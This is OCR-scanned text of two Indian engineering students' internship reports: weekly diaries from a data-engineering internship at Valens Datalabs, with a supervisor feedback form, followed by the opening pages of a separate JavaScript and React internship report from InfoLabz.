
[2] Matei Zaharia, Reynold S. Xin, Patrick Wendell, Tathagata Das, Michael Armbrust, Ankur Dave, Xiangrui Meng, Josh Rosen, Shivaram Venkataraman, Michael J. Franklin, Ali Ghodsi, Joseph Gonzalez, Scott Shenker, Ion Stoica. Apache Spark: a unified engine for big data processing, Communications of the ACM 2016.

[3] Sourav Mukherjee. Benefits of AWS in Modern Cloud, 2019.

[4] Paul Castro, Vatche Ishakian, Aleksander Slominski, Vinod Muthusamy. The Rise of Serverless Computing, Communications of the ACM, Volume 62, November 2019.

Appendix – I: Annexure I

Week-1 (23/01/2023 to 29/01/2023)



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(ગુજરાત અધિનિયમ કમાંક: 20/2007 દ્વારા સ્થાપિત)

Annexure I

Enrollment no: 190390107043

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: SHREYASH MAHENDRABHAI PATEL

DIARY OF THE WEEK: Dt. 23/01/2023 TO 29/01/2023

DEPARTMENT: COMPUTER ENGINEERING SEM: 8th

NAME OF THE ORGANISATION: VALENS DATALABS

NAME OF THE PLANT/SECTION/DEPARTMENT: INFORMATION & TECHNOLOGY

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: PRANAV SHUKLA

DESCRIPTION OF THE WORK DONE IN BRIEF

Day-1:
- SQL Problems from Hacker Rank
- Reading Pandas Documentation Tutorial
- Solving Pandas Exercise from Kaggle

Day-2:
- Solving a Data Wrangling Exercise given on Jupyter notebook.
- Solving another exercise also given in Jupyter Notebook

Day-3:
- Solved 20 SQL problems of Easy & Medium Difficulties
- Have Celebration of Republic Day

Day-4:
- Completed 3 Units of Data Warehouse course.

Week-2 (30/01/2023 to 05/02/2023)

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(ગુજરાત અધિનિયમ ક્રમાંક: ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

Annexure I

Enrollment no: 190390107043

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: SHREYASH MAHENDRABHAI PATEL

DIARY OF THE WEEK: DT: 30/01/2023 TO 05/02/2023

DEPARTMENT: COMPUTER ENGINEERING SEM: 8th

NAME OF THE ORGANISATION: VALENS DATALABS

NAME OF THE PLANT/SECTION/DEPARTMENT: INFORMATION & TECHNOLOGY

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: PRANAV SHUKLA

DESCRIPTION OF THE WORK DONE IN BRIEF

Day-1 :
- Completed remaining task of a course which is "Data Warehouse the Ultimate Guide" upto Chapter 7

Day-2 :
- Completed a course of SQL Bootcamp upto 5 Units which covering basics to advance SQL commands.

Day-3 :
- Completed rest of Data Warehouse course which nextly showing us the modern ways to implement Data Warehouses in use of cloud ETL process.

Day-4 :
- Completed the remaining SQL Bootcamp course
- Also done AWS Services like IAM (Identity & Access management), S3 bucket, implementing this services.

Day-5 :
- Completed other two AWS services, AWS Glue, AWS lambda
- For AWS Glue, I also learned basic of Spark framework.

Week-3 (06/02/2023 to 12/02/2023)

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Annexure I

Enrollment no: 190490107043

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: SHREYASH MAHENDRABHAI PATEL

DIARY OF THE WEEK: fr: 06/02/2023 TO 12/02/2023

DEPARTMENT: COMPUTER ENGINEERING SEM: 8th S

NAME OF THE ORGANISATION: VALENS DATALABS

NAME OF THE PLANT/SECTION/DEPARTMENT: INFORMATION & TECHNOLOGY

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: PRANAV SHUKLA

DESCRIPTION OF THE WORK DONE IN BRIEF

Day-1:
- I complete some other required AWS services like, AWS Lambda, AWS Athena, AWS QuickSight, Cloud Watch cloud formation.
- Then I completed first chapter from a book called Learning Spark Lightning-fast Data Analytics by O Reilly Publication.

Day-2:
- I completed 2nd & 3rd chapter of the spark book.
- Installed spark on local machine with required dependencies

Day-3:
- I completed 4th & 5th chapter from the pyspark book.
- Implemented pyspark and understood why to use spark for big data analysis.

Day-4:
- We are having a team discussion-doubt meeting
- I completed given Exercise-1 on pyspark.

Day-5: Completed Exercise-2 on pyspark & started 7th chap

Week-4 (13/02/2023 to 19/02/2023)

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Annexure I

Enrollment no: 190390107043

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: SHREYASH MAHENDRABHAI PATEL

DIARY OF THE WEEK: In: 13/02/2023 TO 19/02/2023

DEPARTMENT: COMPUTER ENGINEERING SEM: 8th

NAME OF THE ORGANISATION: VALENS DATALABS

NAME OF THE PLANT/SECTION/DEPARTMENT: INFORMATION & TECHNOLOGY

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: PRANAV SHUKLA

DESCRIPTION OF THE WORK DONE IN BRIEF

Day-1 :
- completed 7th chapter from the spark book
- Also implemented the examples given
- This chapter covering the optimization of spark

Day-2 :
- I started with chapter 9 which covering the data lakehouse instead of using the dataset in data lakes this have good core functionality for my data

Day-3
- I completed chapter 9 with implementation of examples given
- I started 8th chapter which is about dealing with real time data

Day-4 :
- I continued with chapter 8 which covers the different platform which provides subscription-topic architecture

Day-5 :
- I completed exercise 3 & started with exercise 4 of spark

Week-5 (20/02/2023 to 26/02/2023)

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Annexure I

Enrollment no: 190390107043

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: SHREYASH MAHENDRABHAI PATEL

DIARY OF THE WEEK: Dt: 20/02/2023 TO 26/02/2023

DEPARTMENT: COMPUTER ENGINEERING SEM: 8th

NAME OF THE ORGANISATION: VALENS DATALABS

NAME OF THE PLANT/SECTION/DEPARTMENT: INFORMATION TECHNOLOGY

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: PRANAV SHUKLA

DESCRIPTION OF THE WORK DONE IN BRIEF

DAY-1:
- Completed exercise-4 which is under spark learning

DAY-2:
- Completed exercise-5 which is about Business Intelligence

DAY-3:
- Started with "getting started with apache hudi"
- stucked with an error to set up hudi in local machine, solved at last

DAY-4:
- Completed apache hudi getting started

DAY-5:
- Done loss & profit analysis from the tables we have in a project
- Meeting with mentor, evaluated the exercise done

Week-6 (27/02/2023 to 05/03/2023)

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Annexure I

Enrollment no: 190390107043

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: SHREYASH MAHENDRABHAI PATEL

DIARY OF THE WEEK: Dt 27/02/2023 TO 05/03/2023

DEPARTMENT: COMPUTER ENGINEERING SEM: 8TH

NAME OF THE ORGANISATION: VRENS DATALABS

NAME OF THE PLANT/SECTION/DEPARTMENT: INFORMATION & TECHNOLOGY

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: PRANAV SHUKLA

DESCRIPTION OF THE WORK DONE IN BRIEF

Day-1
- Performed SCD (Slowly Changing Data) type-1 & type-2 in spark without using any other framework
- Also, explored indexing in apache hudi
- Applied SCD type-1 & type-2 using apache hudi

Day-2
- Given a Glue (AWS) job code which is a part of a currently running project under company, we have reviewed the code

Day-3:
- Completed a project task which is to fetch alternative product for given product using web scrapping from a website

Day-4:
- Explored some hudi topics like, indexing, clustering, compaction etc
- Also Implemented them.

Day-5: I understood a task given which is under companies project

Week-7 (06/03/2023 to 12/03/2023)

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Annexure I

Enrollment no: 190390107043

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: SHREYASH MAHENDRABHAI PATEL

DIARY OF THE WEEK: Dt. 06/03/2023 TO 12/03/2023

DEPARTMENT: COMPUTER ENGINEERING SEM: 8th

NAME OF THE ORGANISATION: VALENS DATALABS

NAME OF THE PLANT/SECTION/DEPARTMENT: INFORMATION TECHNOLOGY

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: PRANAV SHUKLA

DESCRIPTION OF THE WORK DONE IN BRIEF

DAY-1:
- completed a task of understanding the project description and analyzed the prepared code
- I have taken a product category under which I have to create a code of scraping product description

DAY-2:
- completed creating a code which iterate for the product I have under my choosen category & finally create a required api format json file, which can directly uploaded as a product

DAY-3:
- completed a task of finding differentiator from google ads where I scanned from all the given table under google ads.

DAY-4:
- completed a same task of finding differentiator for bing ads & further going for matching records with UI

Week-8 (13/03/2023 to 19/03/2023)

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Annexure I

Enrollment no: 190390907043

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: SHREYASH MAHENDRABHAI PATEL

DIARY OF THE WEEK: Dt: 13/03/2023 TO 19/03/2023

DEPARTMENT: COMPUTER ENGINEERING SEM: 8TH

NAME OF THE ORGANISATION: VALENS DATALABS

NAME OF THE PLANT/SECTION/DEPARTMENT: INFORMATION TECHNOLOGY

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: PRANAV SHUKLA

DESCRIPTION OF THE WORK DONE IN BRIEF

Day-1:
- created report analysis of google ads at ad level.
- Explored google ads UI & get known to all types of campaign, ads, adgroups, statuses & more

Day-2:
- created the required report for the same task. Here client have to let the parameters run at ad group levels

Day-3:-
- created the another report because at granularity of ad group level we required to change it to ad level as we can differentiate them under ad level.

Day-4:-
- for matching the numbers of google & bing, found an issue at join & got solved.

Day-5:- Added more visuals to google bing ads analysis.

Week-9 (20/03/2023 to 26/03/2023)

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Annexure I

Enrollment no: 190290107043

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: SHREYASH MAHENDRABHAI PATEL

DIARY OF THE WEEK: Dt. 20/03/2023 TO 26/03/2023

DEPARTMENT: COMPUTER ENGINEERING SEM: 8th

NAME OF THE ORGANISATION: VALENS DATALABS

NAME OF THE PLANT/SECTION/DEPARTMENT: INFORMATION TECHNOLOGY

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: PRANAV CHUKLA

DESCRIPTION OF THE WORK DONE IN BRIEF

Day-1:
- Experimenting with quick right dataset prep toolset
- Facing problem with data loading time & trying to solve that

Day-2:
- Collected required view for creating the dashboard of google bing pla ads
- Now, written the query for the dashboard

Day-3:
- Created google bing pala ads dashboard with required visuals.
- There almost 15 parameter need to be published, & 7 are published.

Day-4
- Solve the number matching problem with revenue & profit, solved by changing the source of taking data

Week-10 (27/03/2023 to 02/04/2023)

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Annexure I

Enrollment no: 190390107043

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: SHREYASHKUMAR MAHENDRABHAI PATEL

DIARY OF THE WEEK: Dt: 27/03/2023 TO 02/04/2023

DEPARTMENT: COMPUTER ENGINEERING SEM: 8th

NAME OF THE ORGANISATION: VALENS DATALABS

NAME OF THE PLANT/SECTION/DEPARTMENT: INFORMATION & TECHNOLOGY

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: PRANAV SHUKLA

DESCRIPTION OF THE WORK DONE IN BRIEF

Day-1 :
- Tried to match the numbers from the tables we have to their MMS reports.
- Then understood the matomo workflow how data is populated in the tables

Day-2 :
- Learned some start guides of the docker which can be used for testing the glue jobs.
- For matching number we talked to client and had stored procedure which helped them for that

Day-3 :
- Tried to read the given stored procedure to extract calculation.

Day-4 :
- Reading same SP and successfully able to extract the calculation from that & applied filter by which we have the numbers matched

Day-5 Now joining rev & profit number to impressions & clicks, mapping of UI campaign to MMS campaign.

Week-11 (03/04/2023 to 09/04/2023)

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Annexure I

Enrollment no 190390104043

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: SHREYASHKUMAR MAHENDRABHAI PATEL

DIARY OF THE WEEK: DT: 03/04/2023 TO 09/04/2023

DEPARTMENT: COMPUTER ENGINEERING SEM: 8th

NAME OF THE ORGANISATION: VALENS DATALABS

NAME OF THE PLANT/SECTION/DEPARTMENT: INFORMATION & TECHNOLOGY

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: PRANAN SHUKLA

DESCRIPTION OF THE WORK DONE IN BRIEF

Day-1:
- I had mistake of deleting my dataset from dashboard & the recreated the dashboard for that.
- Working on SP to extract impressions & clicks

Day-2:
- Working on refactoring the back queries of my datasets

Day-3:
- Troubleshooting pipelines and deciding the perfect cron time so we don't miss the data

Day-4:
- Improved the visuals visually
- Working on making my data refresh on hourly basis.

Day-5:
- Working on same to make the dataset hourly refresh and completed for text & pla channels

Week-12 (10/04/2023 to 16/04/2023)

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Annexure I
Enrollment no: 190290107043

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: SHREYASHKUMAR MAHENDRABHAI PATEL
DIARY OF THE WEEK: DT: 10/04/2023 TO 16/04/2023
DEPARTMENT: COMPUTER ENGINEERING SEM: 8th
NAME OF THE ORGANISATION: VALENS DATALABS
NAME OF THE PLANT/SECTION/DEPARTMENT: INFORMATION TECHNOLOGY
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: PRANAV SHUKLA

DESCRIPTION OF THE WORK DONE IN BRIEF

Day-1:
- Working on the SKU level report for the text & plot ads.
- Working on custom date range stats.


Day-2:
- Troubleshooting the bing-pla numbers which seems off.
- Working on campaign stats for date compar report

Day-3:
- Working on the same for date compare report and added that on some visuals.

Day-4:
- Working on the date compare in other seperate sheet to clone the report as in MMS reports

Day-5:
- Creating dataset for others report which have the data which extract as per the original ones & matching as MMS reports.

Appendix – II: Annexure II



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Annexure I

Feedback Form by Industry expert

Student Name: SHREYASHKUMAR M PATEL Date:
Work Supervisor: PRANAV SHUKLA Title: DIRECTOR OF SOFTWARE ENGINEERING & DATA ANALYTICS
Company/Organization: VALENS DATALABS
Enrollment No: 190390107043
Internship Address: 718 NORTH PLAZA, NR 4D SQUARE MALL MOTERA, AHMEDABAD, GUJARAT
Dates of Internship: From 23/01/2023 to 16/04/2023

Please evaluate your intern by indicating the frequency with which you observed the following behaviors:

Parameters	Needs improvement	Satisfactory	Good	Excellent
Shows success in work and his/her initiatives				✓
Produces high quality work and accepts responsibility				✓
Uses technical knowledge and expertise				✓
Analyses problems effectively				✓
Communicates well and writes effectively				✓

Overall performance of student intern: (Needs improvement/ Satisfactory/Good/Excellent): Excellent

Additional comments, if any: Shreyash has taken extreme ownership of all tasks assigned to him and outperformed in all areas.

Valens Datalabs Private Limited

Signature of Industry person with name and Stamp: Director

Signature of the Faculty Mentor

INTERNSHIP AT INFOLABZ IT SERVICES PVT. LTD.

AN INTERNSHIP REPORT

Submitted by

Smit Bhanushali

200390107029

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

August, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at INFOLABZ IT SERVICES PVT. LTD.** has been carried out by **Smit Bhanushali** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Mechanical Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign	Sign
Prof. Shubhangi Chaturvedi	Prof. Akshay Kansara
Internal Guide	Head of Department

Company Certificate

INFOLABZ IT SERVICES PVT. LTD.

WEB DEVELOPMENT | APP DEVELOPMENT | DATA SCIENCE | IOT

COMPLETION CERTIFICATE OF SUMMER INTERNSHIP

Date: 12-08-2023

Enrollment: 200390107029
Semester: 7th, Computer Engineering
Saffrony Institute Of Technology

To whom it may concern,

We are delighted to provide this certificate for the successful completion of the requirements and work performed during the two-week free internship (27 July 2023 to 10 August 2023) by Smit Bhanushali.

In this internship tenure, we have covered the fundamentals of JS And ES6. We have also worked on the React framework along with API integration and developed an API-based React application.

We wish Smit Bhanushali all the best for future endeavors.

Ms. Twinkle Shah
Internship Coordinator
InfoLabz, Ahmedabad

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ENGINEERING COLLEGE
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S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at INFOLABZ IT SERVICES PVT. LTD.** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Subhangi Chaturvedi** & **Prof. Akshay Kansara** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
1. **Smit Bhanushali**	

ACKNOWLEDGMENT

I would like to express my heartfelt appreciation to Mr. Chintan Nagrecha, my dedicated internship coordinator at INFOLABZ IT SERVICES PVT. LTD. His unwavering support, guidance, and mentorship have been the cornerstone of my internship journey. His willingness to share his expertise and offer constructive feedback has immensely contributed to my professional development, enabling me to flourish.

I am profoundly grateful for the warm reception and the opportunity to engage in meaningful projects under his guidance. This experience has truly enriched my understanding and practical skills, and I am thankful for the invaluable exposure I have gained.

My sincere gratitude extends to my esteemed academic institution, S.P.B. Patel Engineering College, for facilitating this enriching internship opportunity and for their continuous encouragement in pursuing excellence. I am also indebted to my family and friends for their unwavering support and belief in my capabilities, which has been a driving force behind my achievements.

Lastly, I extend my heartfelt thanks to all those who have directly or indirectly contributed to my internship journey. Your collective efforts and encouragement have significantly shaped my learning curve, and I am appreciative of the valuable insights and experiences that have become an integral part of my growth as a professional.

Abstract

This report encapsulates the experiences and outcomes of the author's internship at **INFOLABZ IT SERVICES PVT. LTD.** The internship primarily focused on the fundamentals of JavaScript (JS) and ES6, delving into the core concepts that underpin modern web development. A significant portion of the internship was dedicated to hands-on work with the React framework, encompassing topics ranging from basic component creation to more complex functionalities.

One of the notable achievements during this internship involved the development of an API-driven React Application. This endeavor required comprehensive understanding and application of API integration techniques, resulting in the creation of a dynamic and responsive web application that leverages the capabilities of both JavaScript and React.

Abbreviations

JS	JavaScript
ES6	ECMAScript 6
API	Application programming interface
DOM	Document Object Model

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INTRODUCTION

1.1 COMPANY PROFILE:

Established in 2016, incorporation with our parent IT company, INFOLABZ IT SERVICES PVT. LTD. has managed to make its own position in IT Sector. We are involved in Web Development, App Development, Progressive Web Application Development, IOT solutions, Graphics & Designing, Digital Marketing, Domain & Hosting services, SMS services etc.

In the span of seven years, we have managed to deliver all projects on time with utmost accuracy to our clients across the globe. We have dedicated teams of experienced and hardworking developers. Our developers who are always willing to take new challenges and looking forward to learn new things, are heart of this company.

Our objective is to sustain with exponential growth in IT industry. Our mission is to deliver the best with top notch quality every quarter and vision is to develop a product with one of its kind concepts which could be used by millions of people.

1.2 MISSION AND VISION OF THE COMPANY:

1.1 Day 1 / Week 1 – 27 JULY 2023

1.1.1 Introduction to JS:

JavaScript, commonly known as JS, is a foundational programming language with a crucial role in modern web development. It serves as a core tool for crafting interactive and dynamic web pages, significantly enhancing user experiences and fostering a more engaging online environment. In this discussion, we'll provide an insightful overview of JavaScript, highlighting its importance and key features.

JavaScript operates as a versatile and lightweight scripting language, primarily designed for client-side web development. One of its primary strengths is its ability to execute directly within the user's web browser, facilitating the addition of real-time interactivity to web pages without the need for frequent server communication. This intrinsic responsiveness has become a cornerstone of contemporary web design, allowing for smoother and more engaging user interactions.

